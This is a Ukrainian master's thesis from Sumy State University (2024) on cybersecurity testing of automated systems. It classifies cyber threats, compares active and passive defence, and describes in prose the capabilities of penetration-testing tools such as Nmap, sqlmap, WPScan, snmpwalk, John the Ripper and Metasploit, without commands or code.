МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Сумський державний університет
Факультет електроніки та інформаційних технологій
Кафедра комп'ютерних наук

«До захисту допущено»
В.о. завідувача кафедри
_____ Оксана ШОВКОПЛЯС
(підпис)
_____ грудня 2024 р.

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня магістр

зі спеціальності 122 «Комп'ютерні науки»,
освітньо-професійної програми «Інформатика»
на тему: «Методи та інструменти тестування кібербезпеки автоматизованих систем для виявлення вразливостей»
здобувача групи ІН.м-32 – Токаренка Дмитра Андрійовича

Кваліфікаційна робота містить результати власних досліджень. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело.

_____ Дмитро ТОКАРЕНКО
(підпис)

Керівник,
кандидат технічних наук, доцент Альона МОСКАЛЕНКО _____
(підпис)

Суми – 2024

Сумський державний університет
Факультет електроніки та інформаційних технологій
Кафедра комп'ютерних наук

«Затверджую»
В.о. завідувача кафедри
_____ Оксана ШОВКОПЛЯС
(підпис)

ЗАВДАННЯ НА КВАЛІФІКАЦІЙНУ РОБОТУ

на здобуття освітнього ступеня магістр

зі спеціальності 122 «Комп'ютерні науки», освітньо-професійної програми «Інформатика»
здобувача групи ІН.м-32 - Токаренка Дмитра Андрійовича

1. Тема роботи: «Методи та інструменти тестування кібербезпеки автоматизованих систем для виявлення вразливостей»
затверджую наказом по СумДУ від «03» грудня 2024 року № 1257-VI_____
2. Термін здачі здобувачем кваліфікаційної роботи до 04 грудня 2024 року_____
3. Вхідні дані до кваліфікаційної роботи
_____
4. Зміст розрахунково-пояснювальної записки (перелік питань, що їх належить розробити)
1) Аналіз проблеми предметної області, постановка й формування завдань дослідження.
2) Огляд технологій, що використовуються в інформаційних технологіях та інструментах тестування кібербезпеки.
3) Виконання практичної частини.
4) Аналіз результатів.
5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень)_____
6. Консультанти до проекту (роботи), із значенням розділів проекту, що стосується їх

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв

7. Дата видачі завдання «____» _____ 20 ___ р.

Завдання прийняв до виконання _____ Керівник _____
(підпис) (підпис)

КАЛЕНДАРНИЙ ПЛАН

№ п/п	Назва етапів кваліфікаційної роботи	Термін виконання	Примітка
1	Аналіз проблеми предметної області, постановка й формування завдань дослідження		
2	Огляд методів, інформаційних технологій та програмного забезпечення тестування кібербезпеки		
3	Застосування програмних продуктів для вирішення задачі		
4	Аналіз отриманих результатів		

5	Оформлення пояснювальної записки до кваліфікаційної роботи		

Здобувач вищої освіти _____ Керівник _____
(підпис) (підпис)

АНОТАЦІЯ

Записка: 59 стор., 48 рис., 3 табл., 11 джерел.

Обґрунтування актуальності теми роботи — із зростанням використання автоматизованих систем у різних галузях економіки, питання їх кібербезпеки стає критично важливим. Сучасні кіберзагрози постійно вдосконалюються, що вимагає застосування ефективних методів і інструментів для виявлення та усунення вразливостей, особливо в умовах, де будь-який збій може спричинити серйозні наслідки.

Об’єкт дослідження — процеси забезпечення інформаційної безпеки в автоматизованих системах.

Предмет дослідження — методи та інструменти тестування кібербезпеки автоматизованих систем, їх застосування для виявлення вразливостей та оцінки рівня захисту.

Мета роботи — дослідження та аналіз сучасних інструментів тестування автоматизованих систем на проникнення, оцінка їх функціональних можливостей і ефективності у реальних умовах експлуатації.

Методи дослідження — аналіз наукових публікацій і технічної документації, експериментальне тестування інструментів, таких як Nmap, sqlmap, snmpwalk і wpscan, а також порівняльний аналіз ефективності їх застосування.

Результати — дослідження дозволяє визначити найбільш ефективні інструменти для різних завдань тестування кібербезпеки автоматизованих систем. Результати підкреслюють важливість використання спеціалізованих

засобів для сканування мережі, перевірки баз даних, аналізу протоколів та тестування вебсистем, а також пропонують рекомендації щодо їх впровадження у практичній діяльності для зниження ризику кіберзагроз.

АВТОМАТИЗОВАНА СИСТЕМА, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, ПАСИВНИЙ ТА АКТИВНИЙ ЗАХИСТ, IPS/IDS, NMAP, SQLMAP

ЗМІСТ

ВСТУП

Актуальність. Сучасний світ дедалі більше залежить від автоматизованих систем, які знаходять застосування у промисловості, охороні здоров’я, енергетиці та інших галузях. Однак широке використання таких систем робить їх привабливою мішенню для кіберзлочинців. Забезпечення кібербезпеки автоматизованих систем стає одним із найактуальніших завдань інформатики, адже будь-який збій в їхній роботі може призвести до серйозних наслідків для економіки, безпеки та стабільності суспільства.

Об'єкт дослідження. Процеси забезпечення інформаційної безпеки в автоматизованих системах.

Предмет дослідження. Методи та інструменти тестування кібербезпеки автоматизованих систем, їх застосування для виявлення вразливостей та оцінки рівня захисту.

Гіпотеза. Використання сучасних технічних засобів тестування кібербезпеки, таких як Nmap, sqlmap, snmpwalk і wpscan, дозволить ефективно ідентифікувати вразливості в автоматизованих системах, сприяючи підвищенню їхньої загальної безпеки.

Наукова новизна. У дослідженні систематизовано знання про технічні засоби тестування кібербезпеки автоматизованих систем, проведено їх аналіз з точки зору функціональних можливостей і практичного застосування, а також визначено їхній внесок у підвищення рівня безпеки автоматизованих систем у реальних умовах експлуатації.

Структура. Робота включає вступ, інформаційний огляд, постановку задачі, вибір методів розв’язання поставленої задачі, опису програмного забезпечення інформаційної системи, висновків та списку використаних джерел.

1 ІНФОРМАЦІЙНИЙ ОГЛЯД

1.1 Сучасний стан кібербезпеки

У сучасному світі, де технології стрімко розвиваються та інтегруються у всі аспекти нашого життя, питання кібербезпеки набуває ключового значення у цифровому просторі. Епоха високотехнологічних досягнень відкрила перед нами безліч інноваційних можливостей, але разом із цим принесла і нові виклики у вигляді складних та непередбачуваних загроз.

Сьогодні цифровий простір пронизаний мережею взаємозв'язків, які об'єднують людей, організації та держави. Хоча це й розширює горизонти для спілкування та обміну інформацією, одночасно зростають ризики. Залежність від технологій у роботі, навчанні та дозвіллі робить користувачів вразливими до кіберзагроз.

Кіберзагрози — це актуальні й потенційно можливі небезпеки, що загрожують інтересам особистості, суспільства та держави. Вони виникають через порушення доступності, цілісності, достовірності та автентичності інформації, яка циркулює в критично важливих об’єктах національної інформаційної інфраструктури.

Кіберзагрози можна класифікувати за наступними критеріями [1]:

1. За джерелом: зовнішні та внутрішні кіберзагрози

1.1.1 Зовнішні кіберзагрози

Ці загрози походять від індивідів, груп, організацій чи держав, які діють ззовні. Вони можуть бути спрямовані на системи, мережі, програмне забезпечення або дані з метою завдання шкоди, викрадення інформації чи ресурсів.

Приклади зовнішніх кіберзагроз:

- Хакерські атаки: використання таких методів, як перехоплення паролів, експлойти вразливостей програмного забезпечення чи атак на слабкі місця систем.
- Фішинг: обман для виманювання конфіденційної інформації (паролів,

банківських даних) під виглядом довіреного джерела.

– Віруси та черв’яки: шкідливий код, що розповсюджується через заражені файли чи повідомлення, завдаючи шкоди системам або поширюючи атаки.

– DDoS-атаки: перевантаження мережевих ресурсів, що робить їх недоступними для користувачів.

– Експлуатація вразливостей: використання недоліків у програмному забезпеченні для отримання несанкціонованого доступу або виконання шкідливих дій.

– Шпигунство: викрадення конфіденційних даних (комерційні таємниці, клієнтські бази тощо).

– Соціальний інжиніринг: маніпуляції для отримання інформації чи доступу через довірливість працівників.

1.1.2 Внутрішні кіберзагрози

Ці загрози виникають всередині організації, зазвичай через працівників або внутрішні фактори. Вони можуть бути ненавмисними чи навмисними, проте становлять серйозну небезпеку для інформаційної безпеки.

Приклади внутрішніх кіберзагроз:

– Недбалість працівників: випадкові помилки, які призводять до втрати чи витоку конфіденційної інформації.

– Недостатня обізнаність у кібербезпеці: відсутність знань про безпечну роботу з даними підвищує ризик атак.

– Несанкціонований доступ: спроби працівників отримати доступ до даних або ресурсів без дозволу.

– Втрата або крадіжка пристроїв: зникнення техніки з конфіденційною інформацією.

– Слабкі паролі: використання ненадійних паролів або їхнє неналежне зберігання.

– Саботаж: свідомі дії працівників для завдання шкоди організації

(розголошення даних, знищення ресурсів).

– Зловживання привілеями: використання адміністративних прав для доступу чи змін у системі.

– Помилки у конфігурації систем: ненавмисна неправильна настройка серверів чи мережевих пристроїв, що може спричинити порушення безпеки.

2. За спрямованістю кіберзагроз розрізняють: шпигунські, промислові, терористичні та цільові атаки.

– Шпигунські атаки (Cyber Espionage): Це кіберзагрози, спрямовані на викрадення конфіденційної інформації для отримання вигоди або завдання шкоди. Основна мета таких атак — доступ до секретних даних. Зловмисники використовують шкідливі програми, вразливості в програмному забезпеченні, соціальний інжиніринг та інші методи. Об'єктами атак стають економіка, наука, технології, військові структури, політика тощо.

– Промислові атаки (Industrial Espionage):Спрямовані на комп'ютерні системи та мережі промислових об'єктів, таких як заводи, енергетичні підприємства, транспортні системи та інша критична інфраструктура. Наслідками таких атак можуть бути серйозні фізичні та економічні збитки: зупинка виробництва, збої в постачанні електроенергії тощо.

– Терористичні атаки (Cyber Terrorism):Їх метою є створення паніки, підрив інфраструктури або вплив на суспільно-політичну ситуацію. Ці атаки мають глобальний характер, оскільки онлайн-середовище не обмежене державними чи регіональними кордонами.

– Цільові атаки:Це атаки на конкретну організацію, компанію або особу. Їх мета — викрадення конфіденційної інформації, завдання шкоди або досягнення інших злочинних цілей.

3. За методами атаки:

– Фішинг (Phishing) – атака, під час якої зловмисники використовують підроблені електронні листи або веб-сайти для отримання конфіденційної

інформації від користувачів.

– Шкідливе програмне забезпечення (Malware) – включає використання шкідливих програм, таких як віруси, троянські програми чи черв’яки, з метою отримання несанкціонованого доступу або завдання шкоди.

– Експлойти (Exploits) – програмні коди або команди, що використовуються для експлуатації вразливостей у програмному чи апаратному забезпеченні задля виконання атак.

– DoS (Denial of Service) та DDoS (Distributed Denial of Service) – види атак, спрямовані на перевантаження системи або мережі, щоб заборонити чи обмежити доступ до них для легітимних користувачів.

– Соціальний інжиніринг (Social Engineering) – метод маніпулювання психологічними факторами, що використовується для отримання конфіденційної інформації або спонукання до несанкціонованих дій через взаємодію з людьми та експлуатацію їх довіри.

– Людина посередині (Man-in-the-Middle Attack, MITM Attack) – кібератака, під час якої зловмисник перехоплює, змінює або блокує комунікацію між двома сторонами, вставляючи своє обладнання в канал зв’язку.

– Фармінг (Pharming) – атака, під час якої користувачів перенаправляють на фальшиві веб-сайти для збору їхніх конфіденційних даних, таких як імена користувачів, паролі або фінансова інформація.

– Для запобігання, попередження та реагування на кіберзагрози застосовуються заходи пасивного та активного захисту в кібербезпеці.

1.2 Активний і пасивний захист у сфері кібербезпеки

Активний захист у кібербезпеці є сучасним і динамічним підходом, спрямованим на виявлення, запобігання та реагування на кіберзагрози. Цей підхід передбачає не лише пасивне очікування атак, але й активні дії для ідентифікації та нейтралізації потенційних загроз.

Пасивний захист, у свою чергу, забезпечує фундаментальну безпеку інформаційних систем і мереж. Він полягає у створенні захисних бар'єрів, які перешкоджають несанкціонованому доступу чи втручанню в системи та дані [3]. Основний акцент робиться на попередженні атак шляхом застосування таких засобів, як файрволи, антивірусні програми, шифрування даних та інші інструменти захисту.

1.2.1 Активний підхід

Програмне забезпечення для забезпечення інформаційної безпеки та керування подіями (SIEM) є однією з найважливіших інновацій у сфері технологій безпеки. Воно охоплює процеси збору, аналізу та реагування на події, пов’язані з безпекою, а також генерацію сповіщень і звітів. SIEM не зосереджується лише на окремих аспектах, а агрегує дії з усіх ресурсів організації, щоб виявляти будь-які зловмисні дії в IT-інфраструктурі.

Хоча концепція SIEM є відносно новою, вона базується на двох існуючих технологіях: управлінні подіями безпеки та управлінні інформацією про безпеку. Це програмне рішення забезпечує аналіз даних журналів і подій у режимі реального часу, що дозволяє виконувати кореляцію подій, моніторинг загроз і реагування на інциденти. SIEM також збирає, аналізує та надає звіти про дані журналів [1].

Розширений функціонал цієї технології може бути досить складним у застосуванні, що вимагає залучення кваліфікованих IT-спеціалістів. Водночас кожен, хто бере участь у діяльності підприємства або організації, повинен розуміти основні принципи роботи SIEM та її вплив на бізнес.

Ключовою характеристикою активного захисту є моніторинг і аналіз мережевого трафіку в реальному часі. Це передбачає використання розширених систем виявлення вторгнень (IDS) та систем управління інцидентами безпеки (SIEM), які дозволяють оперативно ідентифікувати підозрілу активність і вживати заходів для її блокування або усунення. На рисунку 1.1 зображено основні компоненти системи SIEM.




Рисунок 1.1 – Можливості SIEM

Активний захист також передбачає заходи з протидії кіберзагрозам, зокрема такі методи, як Threat Hunting, під час якого аналітики з кібербезпеки активно виявляють ознаки компрометації у мережі, а також реалізацію контрзаходів на кібератаки. Це може включати розгортання "медових горщиків" (honeypots) для ідентифікації та моніторингу дій зловмисників, а також застосування автоматизованих систем для оперативного реагування на інциденти.

Іншим важливим аспектом активного захисту є постійне оновлення та адаптація безпекових стратегій відповідно до нових загроз і тенденцій кіберзлочинності. Це передбачає регулярні тренінги для співробітників, що підвищують їх обізнаність про потенційні кіберзагрози та навчають ефективним методам протидії [2].

Загалом, активний захист у кібербезпеці є гнучким та агресивним підходом, який дозволяє не лише пасивно реагувати на кіберзагрози, а й активно їх виявляти та нейтралізувати, часто ще до того, як вони спричинять шкоду. Це забезпечує більш комплексний та ефективний рівень захисту в умовах постійно змінюваного кіберпростору.

1.2.2 Пасивний підхід

Одним із основних елементів пасивного захисту є регулярне оновлення безпекових протоколів і програмного забезпечення, що дозволяє виявляти та усувати вразливості в системі, які можуть бути використані зловмисниками. Важливим аспектом є також розробка і впровадження політик безпеки, що охоплюють навчання персоналу, встановлення правил поведінки в мережі та контроль за їх виконанням.

Пасивний захист передбачає проведення регулярних аудитів безпеки та оцінок ризиків, що включають аналіз потенційних загроз і вразливостей системи, а також розробку планів на випадок кібератак або інших інцидентів. Окремо варто зазначити важливість резервного копіювання даних та підготовки планів відновлення після порушень, що забезпечує цілісність і доступність інформації навіть у разі успішної атаки.

Загалом, пасивний захист в кібербезпеці спрямований на запобігання та мінімізацію ризиків без прямої взаємодії з атакуючими. Хоча він є важливим елементом захисту кіберпростору, для протистояння сучасним складним кіберзагрозам часто потрібні додаткові активні заходи. Тому пасивний захист є необхідною складовою комплексної кібербезпеки, але він зазвичай доповнюється активними стратегіями.

1.3 Порівняння активного та пасивного захисту

Пасивний та активний захист у кібербезпеці мають критичне значення для забезпечення безпеки інформаційних систем та мереж. Обидва підходи є основними, але вони істотно відрізняються за методами, цілями та сферою застосування. Розуміння цих різниць і їх правильне використання є важливим для розробки ефективної стратегії кібербезпеки.

Пасивний захист орієнтований на попередження атак шляхом створення надійного оборонного бар'єра. Його мета — обмежити доступ несанкціонованих користувачів до системи або мережі. До типових пасивних заходів належать встановлення файрволів, використання антивірусного

програмного забезпечення, шифрування даних та впровадження систем контролю доступу. Ці інструменти знижують вразливості та допомагають уникнути атак або хоча б мінімізувати їхній вплив.

Пасивний захист також передбачає регулярне оновлення безпекових протоколів і програмного забезпечення, що дає змогу системам бути на крок попереду можливих загроз. Важливою частиною пасивної кібербезпеки є розробка політик безпеки, навчання персоналу, а також проведення аудитів та оцінки ризиків.

Активний захист, у свою чергу, спрямований не лише на виявлення та запобігання атакам, а й на активний моніторинг та реагування на них. Цей підхід включає реальний моніторинг мережевої активності, використання систем виявлення вторгнень і кіберрозвідку. Активні заходи дозволяють не тільки виявити загрози, але й передбачити їх, а також забезпечити швидке реагування на інциденти.

Активний захист також охоплює розробку стратегій реагування на інциденти, зокрема плани відновлення після атак і вироблення контрзаходів. Одним із ключових аспектів активного захисту є "мисливські" операції (cyber hunting), під час яких фахівці активно шукають ознаки компрометації в мережі і вживають заходів для усунення загроз.

Порівнюючи пасивний і активний захист, важливим є їхній фокус. Пасивний захист орієнтований на запобігання та мінімізацію ризиків через встановлені бар'єри та правила. Активний захист вимагає постійної уваги, аналізу та швидкого реагування на нові загрози. Активні методи дають можливість більш гнучко і ефективно реагувати на змінне кіберзагрозове середовище.

У таблиці 1.1 наведено основні відмінності між активним і пасивним захистом у кібербезпеці.

Таблиця 1.1 – Основні відмінності між пасивним та активним захистом

Аспект	Пасивний захист	Активний захист
Підхід до захисту	Орієнтований на створення бар'єрів і запобіжних заходів для запобігання атакам.	Зазвичай автоматизований, не потребує постійного моніторингу або втручання після налаштування.
Реагування на загрози	Спрямований на запобігання атакам і мінімізацію шкоди, рідше включає активні відповіді на загрози.	Орієнтований на швидке виявлення і реакцію на атаки, часто в реальному часі.
Стратегія безпеки	Базується на стандартизованих і заздалегідь визначених правилах та політиках.	Орієнтований на оперативне виявлення і реагування на загрози в реальному часі.
Запобігання та виявлення	Переважно фокусується на запобіганні за допомогою попередньо встановлених методів.	Включає методи виявлення та аналізу для ідентифікації нових або маловивчених загроз.
Залученість персоналу	Зазвичай автоматизований, не потребує постійного моніторингу або втручання після налаштування.	Вимагає постійного моніторингу і втручання спеціалістів кібербезпеки.

Загалом, ефективна стратегія кібербезпеки передбачає інтеграцію обох підходів. Пасивні заходи створюють міцну основу для оборони, а активні методи дозволяють швидко адаптуватися та реагувати на нові й змінювані загрози. Взаємодія цих підходів забезпечує комплексний захист, здатний ефективно протистояти різноманітним викликам у галузі кібербезпеки.

1.4 Основні підходи до вирішення завдань у сфері кібербезпеки

У сучасному цифровому світі, де кількість та складність кіберзагроз постійно зростають, забезпечення ефективної кібербезпеки вимагає комплексного підходу, що поєднує різні методи та стратегії. Для розробки і впровадження таких рішень важливо мати глибоке розуміння можливих загроз і знання про кращі практики та інструменти для їх подолання. Ключовими аспектами кібербезпеки є ідентифікація та аналіз ризиків, що включає вивчення загроз та сканування мережі на вразливості. Важливим елементом є також розробка і впровадження політик безпеки, які регулюють використання інформаційних ресурсів та навчання співробітників. Не менш важливим є захист інфраструктури, що включає встановлення комплексних систем безпеки та фізичні заходи для охорони обладнання. Автоматизація безпеки і

відповіді на інциденти передбачає використання автоматизованих систем для швидкої реакції на загрози та створення планів реагування на інциденти. Підвищення обізнаності серед співробітників про кіберзагрози здійснюється через спеціальні навчальні програми. Крім того, моніторинг та аналіз мережевого трафіку, а також використання великих даних для виявлення загроз є важливими інструментами. Нарешті, інтеграція та адаптація технологій забезпечують створення єдиної системи захисту, що постійно оновлюється та модернізується для підтримки безпеки на всіх рівнях інформаційних систем.

1.5 Постановка задачі

Метою роботи є аналіз та практичне використання сучасних методів і інструментів тестування кібербезпеки автоматизованих систем для виявлення вразливостей, оцінки ефективності існуючих рішень та розробки рекомендацій щодо їх впровадження у реальних умовах.

Для досягнення поставленої мети необхідно вирішити наступні задачі:

1) Дослідити можливі хакерські атаки на автоматизовані системи;
2) Провести аналіз інструментів тестування кібербезпеки;
3) Виконати тестування автоматизованих систем обраними інструментами в умовах, наближених до реальних;
4) Провести аналіз виявлених вразливостей та дослідити інструментарій для їх уникнення в подальшому.

2 МЕТОДИ ТА ІНСТРУМЕНТИ ТЕСТУВАННЯ КІБЕРБЕЗПЕКИ АВТОМАТИЗОВАНИХ СИСТЕМ ДЛЯ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ

2.1 Загальний огляд методів

У рамках тестування безпеки АС, було проведено аналіз різних методів тестування на проникнення. Було розглянуто наступні програмні рішення: nmap, Zenmap, SQLmap, OWASP ZAP, Metasploit, SNMPwalk, John the Ripper, Wireshark та WPScan. Кожен метод має свої особливості та спрямований на тестування безпеки автоматизованої системи комплексно.

У контексті дослідження було вирішено не використовувати такі інструменти, як John the Ripper, Wireshark, OWASP ZAP та Metasploit. Це рішення обумовлено специфікою завдання, де головним пріоритетом є отримання мережевої інформації, аналіз баз даних та перевірка конкретних вебплатформ. Наприклад, John the Ripper більше спрямований на тестування надійності паролів, Wireshark використовується для аналізу трафіку на низькому рівні, а OWASP ZAP та Metasploit надають ширші функції, які виходять за межі поточних потреб.

2.2 Огляд існуючих рішень

Існує безліч інструментів для проведення тестування безпеки автоматизованих систем. Деякі з них є кросплатформеними, інші - ні. Розглянемо основні програми для вирішення поставлених задач.

2.2.1 NMAP

Nmap, скорочено від Network Mapper, є безкоштовним інструментом сканування мережі з відкритим вихідним кодом, який був розроблений Гордоном Лайоном у 1997 році. Відтоді він став одним із найпопулярніших і широко використовуваних інструментів для мережевої розвідки та аудиту безпеки. Більш того, Nmap доступний для різних операційних систем, таких як Windows, Linux і Mac OS X, що робить його доступним для широкого кола користувачів.

Nmap використовує необроблені IP-пакети, щоб визначити, які хости доступні в мережі, які послуги (назва і версія програми) ці хости пропонують, а також які операційні системи (і версії ОС) вони використовують. Крім того, програма може ідентифікувати типи пакетних фільтрів чи брандмауерів, які використовуються, а також визначити десятки інших характеристик. Зрештою, Nmap була розроблена для швидкого сканування великих мереж, проте вона однаково добре працює і з окремими хостами [4].

2.2.2 Zenmap

Zenmap – мультиплатформений додаток (Linux, Windows, Mac OS X, BSD тощо), доступний безкоштовно та з відкритим кодом, має на меті зробити Nmap простим у використанні для початківців, надаючи розширені функції для досвідчених користувачів Nmap. Часто використовувані скани можна зберегти як профілі, щоб їх було легко повторно запускати.

Результати аналізу можна зберегти та переглянути пізніше. Результати збережених тестів можна порівняти між собою, щоб побачити, чим вони відрізняються. Результати останніх тестів зберігаються в базі даних.

Багато людей в галузі безпеки використовують даний інструмент, і як результат, його легко встановити на більшості доступних операційних систем Linux. Зазвичай програмне забезпечення знаходиться у сховищах основних дистрибутивів Linux [5].

2.2.3 SQLmap

Sqlmap є одним із найпопулярніших і найпотужніших інструментів автоматизації впровадження sql. Враховуючи вразливу URL-адресу запиту http, sqlmap може використовувати віддалену базу даних і виконувати багато хакерських операцій. Прикладом може бути витягування імен баз даних, таблиць, стовпців, усіх даних у таблицях тощо.

Цей інструмент використовується для тестування серверів бази даних. Sqlmap дозволяє тестувати безліч механізмів та специфічних функцій для перевірки безпеки бази даних. Це робиться, щоб знайти вразливості та

виправити їх, але не зламати сайти застосовуючи шкідливі методи та способи. Це можна назвати етичним зломом, пошуком вразливостей для їхнього усунення, а не для їхнього зловмисного використання.

Sqlmap навіть може читати та записувати файли на віддаленій файловій системі за певних умов. Це один із найпотужніших інструментів злому.

Оскільки він написаний на Python, спочатку потрібно встановити мову програмування у системі.

Переваги Sqlmap:

– Підтримка прямого підключення без передачі через ін'єкцію SQL, шляхом надання облікових даних СУБД, IP-адреси, порту та імені.

– Підтримка переліку користувачів, хешів паролів, привілеїв, ролей, баз даних, таблиць і стовпців.

– Автоматичне розпізнавання форматів хешування паролів і підтримка їх злому за допомогою атаки на основі словника.

– Підтримка повного дампу таблиць бази даних, діапазону записів або окремих стовпців за вибором користувача. Він також може вибрати вивантаження лише діапазону символів із запису кожного стовпця.

– Підтримка пошуку конкретних імен, таблиць у всіх базах даних або окремих стовпців. Це корисно, наприклад, для визначення таблиць, що містять користувацькі облікові дані програми, у яких назви відповідних стовпців містять рядок, як-от ім’я та пароль.

– Підтримка завантаження будь-яких файлів із сервера баз даних, що лежить в основі файлової системи, якщо програмним забезпеченням бази даних є MySQL, PostgreSQL або Microsoft SQL Server.

– Підтримка виконання довільних команд і отримання їх стандартного виводу на сервері баз даних, що лежить в основі операційної системи, коли програмним забезпеченням бази даних є MySQL, PostgreSQL або Microsoft SQL Server.

– Підтримка встановлення позасмугового TCP-з'єднання між

комп'ютером зловмисника та сервером бази даних, що лежить в основі операційної системи. Цей канал може бути інтерактивним командним рядком, сеансом Meterpreter або сеансом графічного інтерфейсу (VNC) за вибором користувача.

Підтримка підвищення привілеїв користувача процесу бази даних за допомогою команди Metasploit Meterpreter getsystem [6].

2.2.4 WPScan

WPScan — це багатофункціональний кросплатформний інструмент безпеки, який включає консольний BlackBox-сканер вразливостей (WPScan CLI), плагін для CMS WordPress, базу даних вразливостей і API для інтеграції (безкоштовне / платне).

WPScan розроблений у 2011 році на мові програмування Ruby дослідником кібербезпеки Ryan Dewhurst, відомим під псевдонімом @ethicalhack3r. Йому також допомагали Erwan LR (@erwan_lr) та Christian Mehlmauer (@firefart).

Сьогодні проєкт підтримується та розвивається однойменною компанією “WPScan”, яка є частиною команди Automattic, що стоїть за розробкою WordPress.

Існує також форк WPScan – WPSeku, який має деякі додаткові можливості. Наприклад, з його допомогою можна аналізувати параметри URL і виявляти SQL/XSS/LFI вразливості. Фактично, ця утиліта є доповненням до існуючого функціоналу WPScan й може допомогти у пентестах.

Список функціональних можливостей WPScan:

- Сканування ядра WordPress;
- Сканування плагінів;
- Сканування тем;
- Перевірка безпеки конфігурації;
- Сканування бази даних вразливостей WPScan;
- Сканування користувачів;

- Перевірка захисту від Brute Force-атак;
- Перевірка безпеки XML-RPC;
- Аналіз HTTP-заголовків;
- Формування звітів;
- Автоматичне сканування та планування;
- Можливість автоматизованого регулярного сканування сайту за розкладом.
- Інтеграція з системами CI/CD для постійної перевірки безпеки під час розробки;
- Маскування та обходження захисних механізмів;

Інтеграція з базою CVE [7].

2.2.5 John the Ripper

Давним-давно шестизначний пароль вважався безпечним, тим більше, якщо він містив великі та малі літери, знаки пунктуації і не ґрунтувався на слові зі словника. Ці правила не зовсім застаріли (вісім символів майже прийнятні, якщо там є спецсимволи), і багато хто досі використовує безнадійно слабкі паролі для захисту своїх даних. John the Ripper – інструмент для злому паролів, який робить цей факт кришталево ясним. Було б безглуздо зберігати паролі у відкритому доступі, тому зазвичай відбувається таке: пароль проходить через відповідну функцію хеша (наприклад, SHA256), і зберігається саме результат цієї дії. Хеш-функції потрібно мати певні математичні властивості (хеш не повинен бути легко реконструйованим), і коли пароль вводиться, обчислюється його хеш і результат порівнюється з тим, що вже зберігається. Малоймовірно, щоб у двох паролів був однаковий хеш, так що якщо хеші збігаються, доступ дозволяється.

Деякі системи блокують вас після певної кількості невдалих спроб введення пароля, але ці правила не застосовуються, якщо у вас є вкрадена база даних (щоб дізнатися про «онлайн-злом» паролів, шукайте Hydra). John the Ripper також здатний задіяти можливості GPU для перевірки кількох тисяч

паролів на секунду. Крім випадкових комбінацій символів, John the Ripper може використовувати словники, що дуже допомагає у процесі злому паролів. Мало того, John the Ripper може використовувати правила поєднання словникових слів один з одним та з випадковими символами, імітуючи процес створення паролів особливо обдарованими. Сучасний підхід до створення паролів включає комбінування словникових слів для створення довгого пароля, а не спроби розуміти, випадково поєднуючи великі літери та символи [8].

2.2.6 SNMPwalk

snmpwalk — це інструмент командного рядка, що використовується для взаємодії з пристроями, які підтримують протокол SNMP (Simple Network Management Protocol). Він дозволяє отримувати інформацію з пристрою, такого як маршрутизатор, комутатор, сервер або інший мережевий компонент, через SNMP-агент. Основна функція snmpwalk полягає в тому, щоб автоматично перебирати всі об'єкти, пов'язані з конкретним базовим OID (Object Identifier), і виводити їх значення у вигляді списку. Це зручно для діагностики та моніторингу мережевих пристроїв, оскільки дозволяє отримати структуровану інформацію про їхній стан, налаштування чи продуктивність.

Утиліта підтримує різні версії протоколу SNMP (v1, v2c і v3), що дозволяє працювати з широким спектром пристроїв. Використання snmpwalk потребує базових параметрів: IP-адреси пристрою, рядка спільноти (community string) або даних авторизації, якщо використовується SNMPv3, і базового OID. У відповідь утиліта повертає ієрархічно організовані дані, починаючи з вказаного OID і перебираючи всі дочірні об'єкти. Наприклад, можна отримати інформацію про мережеві інтерфейси, використання ресурсів, таблиці маршрутизації чи інші параметри, залежно від підтримуваних пристроєм MIB (Management Information Base).

Завдяки автоматизації процесу збору даних snmpwalk спрощує управління та моніторинг мережевих інфраструктур. Його часто

використовують системні адміністратори для перевірки конфігурацій, пошуку аномалій або збору статистики для аналізу. Водночас робота з snmpwalk потребує розуміння базових принципів SNMP і структури MIB, щоб правильно інтерпретувати отримані результати. Це робить snmpwalk одним із ключових інструментів у арсеналі фахівців із кібербезпеки та мережевої інженерії.

2.2.7 Metasploit

Metasploit Framework – це потужний інструмент, який можуть використовувати як кіберзлочинці, так і «білі хакери» та фахівці з проникнення для дослідження вразливостей у мережах і на серверах. Оскільки це фреймворк із відкритим вихідним кодом, його можна легко налаштувати і використовувати на більшості операційних систем.

За допомогою Metasploit пентестери можуть використовувати готовий або створити користувацький код і вводити його в мережу для пошуку слабких місць. Як ще один спосіб пошуку загроз, після ідентифікації та документування недоліків, цю інформацію можна використовувати для усунення системних недоліків і визначення пріоритетності рішень.

Завдяки широкому спектру застосувань і доступному відкритому вихідному коду Metasploit використовується найрізноманітнішими людьми, від професіоналів кібербезпеки до хакерів. Metasploit корисний для всіх, кому потрібен простий в установці і надійний інструмент, що виконує свою роботу незалежно від платформи або мови. Це програмне забезпечення користується популярністю у хакерів і широко доступне, що мотивує спеціалістів з безпеки вивчати платформу Metasploit, навіть якщо самі вони нею не користуються.

Сучасна версія Metasploit містить понад 1677 експлойтів для понад 25 платформ, включно з Android, PHP, Python, Java, Cisco та іншими [9].

